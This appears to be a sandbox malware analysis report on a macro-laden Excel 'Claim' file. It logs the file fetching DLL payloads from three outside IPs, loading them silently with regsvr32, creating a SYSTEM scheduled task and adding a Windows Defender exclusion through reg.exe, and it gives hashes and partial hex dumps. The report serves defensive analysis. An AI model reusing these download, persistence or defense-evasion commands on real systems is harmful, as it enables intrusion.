Joe Sandbox View:	• Filename: Claim-680517779-09242021.xls, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....T.....`...`..`.....`..X....`.7Z..2.`.7Z....`..>...`...a...`.7Z..G.`.7Z....`.7Z.. ..`.7Z....`.Rich..`.....PE..L...'..E.....!.....1.....{.....?.....9..<.....`.....p...../..@. .....,.....text...5..... ..`.rdata.....@..@.data...<....P.....P.....@....reloc...$...`...0...`.....@..B..... ....

C:\Users\user\Fiosa1.der	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	97972
Entropy (8bit):	6.4820203315285045
Encrypted:	false
SSDEEP:	1536:Ch2iZdxbqlVTmfhPsWlX3JfllZyvhK9t56IjIHtUgRf//YLzD+ari29:Ch2SPbqzPtnbvDaf//YvD+I29
MD5:	344C7B31F7C31D4FA66933403EDFCC44
SHA1:	D3A146B93F63FDDE56FA77F40813CBB5E4B70B0C
SHA-256:	D6ECA3E2A2C23F7768851F6111A638B853E05B83C01593EE95AD135FBE84F741
SHA-512:	9DF062C0DEDE3B00627F319A3FA374E80E1136149CAC113DC5308C00A84F4DB8B8C875EC3AF68097735DF06177696521B4FA7829C04D5413AD6D58A9F5E17D0
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....T.....`...`..`.....`..X....`.7Z..2.`.7Z....`..>...`...a...`.7Z..G.`.7Z....`.7Z.. ..`.7Z....`.Rich..`.....PE..L...'..E.....!.....1.....{.....?.....9..<.....`.....p...../..@. .....,.....text...5..... ..`.rdata.....@..@.data...<....P.....P.....@....reloc...$...`...0...`.....@..B..... ....

C:\Users\user\Fiosa2.der	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	495616
Entropy (8bit):	1.3741485480829125
Encrypted:	false
SSDEEP:	1536:s2VcC6MtqWgV3vAFNJ3JXS9n5SYCR44u029R+J:WC6MtAAFNJ5XC5SYCi02r+J
MD5:	15C440CEBA523F1FA008FAA03D09AC99
SHA1:	A8EBA7725DB51F790E285D1223FAAED050242063
SHA-256:	4F5DDF752A4621D639C402228BBA62F75450D0E07BEEB36F971F6638C462EA38
SHA-512:	BB4BDCB8D8B76420E97DE1469A0B41B6F8F585751E84FE2ACD6C4230822818B6FF2643CB511DE0D8F1B05B0B3FB6FB8063D587219D22F822FF62F66859F6A6B4
Malicious:	**true**
Joe Sandbox View:	• Filename: Claim-680517779-09242021.xls, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....T.....`...`..`.....`..X....`.7Z..2.`.7Z....`..>...`...a...`.7Z..G.`.7Z....`.7Z.. ..`.7Z....`.Rich..`.....PE..L...'..E.....!.....1.....{.....?.....9..<.....`.....p...../..@. .....,.....text...5..... ..`.rdata.....@..@.data...<....P.....P.....@....reloc...$...`...0...`.....@..B..... ....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Test, Last Saved By: Test, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:17:20 2015, Last Saved Time/Date: Fri Sep 24 10:05:02 2021, Security: 0
Entropy (8bit):	7.828790165256729

General

TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	Claim-1763045001-09242021.xls
File size:	419328
MD5:	7a4ee63e2e2aacea7ffa5d4f27261347
SHA1:	c47ebf9357eaa3984e2a977a77469f2097004bda
SHA256:	3776549225fea6c85372989034fb8d4d0d94eeca4ba33e8473d50898afea6533
SHA512:	cb15fb771a78d7e1287135221322e3a1b7b5aa668f25e82a7f37381e33b676d2b573527961ecd6485b5fa38330e7538 0c14c9a86224fdfdba617ff585c965ffa
SSDEEP:	6144:Fk3hOdsylKlgxopeiBNhZF+E+W2kdAKTwapS+PS82DPz6ST4+e3G0Sb8duSgcVwN:e5Z8etSwuSgcfPwJjxwrcNDTfsXo/x3
File Content Preview:	.....>.....b.....d.....f..... .....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Claim-1763045001-09242021.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	Test
Last Saved By:	Test
Create Time:	2015-06-05 18:17:20
Last Saved Time:	2021-09-24 09:05:02
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

HTTP Request Dependency Graph

- 190.14.37.173
- 111.90.148.104
- 51.89.115.111

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	190.14.37.173	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 24, 2021 16:28:11.030591965 CEST	0	OUT	GET /44463.6863100694.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 190.14.37.173 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 24, 2021 16:28:12.048015118 CEST	1	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 24 Sep 2021 14:28:11 GMT Content-Type: application/octet-stream Content-Length: 495616 Connection: keep-alive X-Powered-By: PHP/5.4.16 Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; filename="44463.6863100694.dat" Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 54 fd 0e a4 10 9c 60 f7 10 9c 60 f7 10 9c 60 f7 d3 93 00 f7 13 9c 60 f7 87 58 1e f7 11 9c 60 f7 37 5a 1d f7 32 9c 60 f7 37 5a 0e f7 96 9c 60 f7 d3 93 3e f7 17 9c 60 f7 10 9c 61 f7 bb 9c 60 f7 37 5a 0f f7 47 9c 60 f7 37 5a 1a f7 11 9c 60 f7 37 5a 1c f7 11 9c 60 f7 37 5a 19 f7 11 9c 60 f7 52 69 63 68 10 9c 60 f7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 27 1e 07 45 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 90 02 00 00 f0 0e 00 00 00 00 00 df 31 00 00 00 10 00 00 00 a0 02 00 00 00 00 10 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 90 11 00 00 10 00 00 7b af 07 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 e0 3f 07 00 d6 00 00 00 04 39 07 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 11 00 e0 0f 00 00 70 a1 02 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 2f 07 00 40 00 00 00 00 00 00 00 00 00 00 00 00 a 0 02 00 2c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 35 8e 02 00 00 10 00 00 00 90 02 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 b6 a0 04 00 00 a0 02 00 00 b0 04 00 00 a0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 3c 0b 0a 00 00 50 07 00 00 10 00 00 00 50 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 65 6c 6f 63 00 00 e6 24 00 00 00 60 11 00 00 30 00 00 00 60 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$T````X`7Z2`7Z`>`a`7ZG`7Z`7Z`7Z`Rich`PEL'E!1{?9<`p/@, .text5 `.rdata@@.data<PP@.reloc$`0`@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	111.90.148.104	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 24, 2021 16:28:15.008909941 CEST	521	OUT	GET /44463.6863100694.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 111.90.148.104 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 24, 2021 16:28:20.882747889 CEST	523	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 24 Sep 2021 14:28:21 GMT Content-Type: application/octet-stream Content-Length: 495616 Connection: keep-alive X-Powered-By: PHP/5.4.16 Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; filename="44463.6863100694.dat" Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 54 fd 0e a4 10 9c 60 f7 10 9c 60 f7 10 9c 60 f7 d3 93 00 f7 13 9c 60 f7 87 58 1e f7 11 9c 60 f7 37 5a 1d f7 32 9c 60 f7 37 5a 0e f7 96 9c 60 f7 d3 93 3e f7 17 9c 60 f7 10 9c 61 f7 bb 9c 60 f7 37 5a 0f f7 47 9c 60 f7 37 5a 1a f7 11 9c 60 f7 37 5a 1c f7 11 9c 60 f7 37 5a 19 f7 11 9c 60 f7 52 69 63 68 10 9c 60 f7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 27 1e 07 45 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 90 02 00 00 f0 0e 00 00 00 00 00 df 31 00 00 00 10 00 00 00 a0 02 00 00 00 00 10 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 90 11 00 00 10 00 00 7b af 07 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 e0 3f 07 00 d6 00 00 00 04 39 07 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 11 00 e0 0f 00 00 70 a1 02 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 2f 07 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 a 0 02 00 2c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 35 8e 02 00 00 10 00 00 00 90 02 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 b6 a0 04 00 00 a0 02 00 00 b0 04 00 00 a0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 3c 0b 0a 00 00 50 07 00 00 10 00 00 00 50 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 65 6c 6f 63 00 00 e6 24 00 00 00 60 11 00 00 30 00 00 00 60 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$T````X`7Z2`7Z`>`a`7ZG`7Z`7Z`7Z`Rich`PEL'E!1{?9<`p/@, .text5 `.rdata@@.data<PP@.reloc$`0`@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49168	51.89.115.111	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 24, 2021 16:33:44.110038042 CEST	633	OUT	GET /44463.6863100694.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 51.89.115.111 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 24, 2021 16:33:44.371587038 CEST	634	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 24 Sep 2021 14:33:44 GMT Content-Type: application/octet-stream Content-Length: 495616 Connection: keep-alive X-Powered-By: PHP/5.4.16 Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; filename="44463.6863100694.dat" Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 54 fd 0e a4 10 9c 60 f7 10 9c 60 f7 10 9c 60 f7 d3 93 00 f7 13 9c 60 f7 87 58 1e f7 11 9c 60 f7 37 5a 1d f7 32 9c 60 f7 37 5a 0e f7 96 9c 60 f7 d3 93 3e f7 17 9c 60 f7 10 9c 61 f7 bb 9c 60 f7 37 5a 0f f7 47 9c 60 f7 37 5a 1a f7 11 9c 60 f7 37 5a 1c f7 11 9c 60 f7 37 5a 19 f7 11 9c 60 f7 52 69 63 68 10 9c 60 f7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 27 1e 07 45 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 90 02 00 00 f0 0e 00 00 00 00 00 df 31 00 00 00 10 00 00 00 a0 02 00 00 00 00 10 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 90 11 00 00 10 00 00 7b af 07 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 e0 3f 07 00 d6 00 00 00 04 39 07 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 11 00 e0 0f 00 00 70 a1 02 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 2f 07 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 a 0 02 00 2c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 35 8e 02 00 00 10 00 00 00 90 02 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 b6 a0 04 00 00 a0 02 00 00 b0 04 00 00 a0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 3c 0b 0a 00 00 50 07 00 00 10 00 00 00 50 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 65 6c 6f 63 00 00 e6 24 00 00 00 60 11 00 00 30 00 00 00 60 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$T````X`7Z2`7Z`>`a`7ZG`7Z`7Z`7Z`Rich`PEL'E!1{?9<`p/@, .text5 `.rdata@@.data<PP@.reloc$`0`@B

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2664 Parent PID: 596

General

Start time:	16:28:13
Start date:	24/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f190000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Deleted

File Moved

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 2060 Parent PID: 2664

General

Start time:	16:33:51
Start date:	24/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Fiosa.der
Imagebase:	0xff320000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 2136 Parent PID: 2060

General

Start time:	16:33:52
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Fiosa.der
Imagebase:	0xf70000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities | Show Windows behavior

Analysis Process: explorer.exe PID: 984 Parent PID: 2136

General

Start time:	16:34:17
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x870000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

File Created

File Written

File Read

Registry Activities | Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: regsvr32.exe PID: 2796 Parent PID: 2664

General

Start time:	16:34:19
Start date:	24/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Fiosa1.der
Imagebase:	0xff320000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

File Read

Analysis Process: schtasks.exe PID: 1476 Parent PID: 984

General

Start time:	16:34:19
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn mmvyheu /tr 'regsvr32.exe -s \'C:\Users\user\Fiosa.der\'' /SC ONCE /Z /ST 16:36 /ET 16:48
Imagebase:	0x450000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 1448 Parent PID: 2796

General

Start time:	16:34:20
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Fiosa1.der
Imagebase:	0x200000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: taskeng.exe PID: 2424 Parent PID: 896

General

Start time:	16:34:21
Start date:	24/09/2021
Path:	C:\Windows\System32\taskeng.exe
Wow64 process (32bit):	false
Commandline:	taskeng.exe {7B099BF3-11FE-497B-BFDA-BF23CFB73488} S-1-5-18:NT AUTHORITY\System:Service:
Imagebase:	0xffb30000
File size:	464384 bytes
MD5 hash:	65EA57712340C09B1B0C427B4848AE05
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Registry Activities — Show Windows behavior

Key Value Created

Analysis Process: regsvr32.exe PID: 2344 Parent PID: 2424

General

Start time:	16:34:21
Start date:	24/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\Fiosa.der'
Imagebase:	0xff320000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 2276 Parent PID: 2344

General

Start time:	16:34:22
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\Fiosa.der'
Imagebase:	0x200000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities — Show Windows behavior

Analysis Process: regsvr32.exe PID: 1892 Parent PID: 2664

General

Start time:	16:34:22
Start date:	24/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Fiosa2.der
Imagebase:	0xff320000
File size:	19456 bytes

MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 3060 Parent PID: 1892

General

Start time:	16:34:22
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Fiosa2.der
Imagebase:	0x200000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: explorer.exe PID: 548 Parent PID: 3060

General

Start time:	16:34:47
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x870000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

File Written

File Read

Analysis Process: explorer.exe PID: 2912 Parent PID: 2276

General

Start time:	16:34:49
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x870000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: reg.exe PID: 908 Parent PID: 2912

General

Start time:	16:34:52
Start date:	24/09/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\ProgramData\Microsoft\Zavnutyohicp' /d '0'
Imagebase:	0xff810000
File size:	74752 bytes
MD5 hash:	9D0B3066FE3D1FD345E86BC7BCCED9E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: reg.exe PID: 2652 Parent PID: 2912

General

Start time:	16:34:53
Start date:	24/09/2021
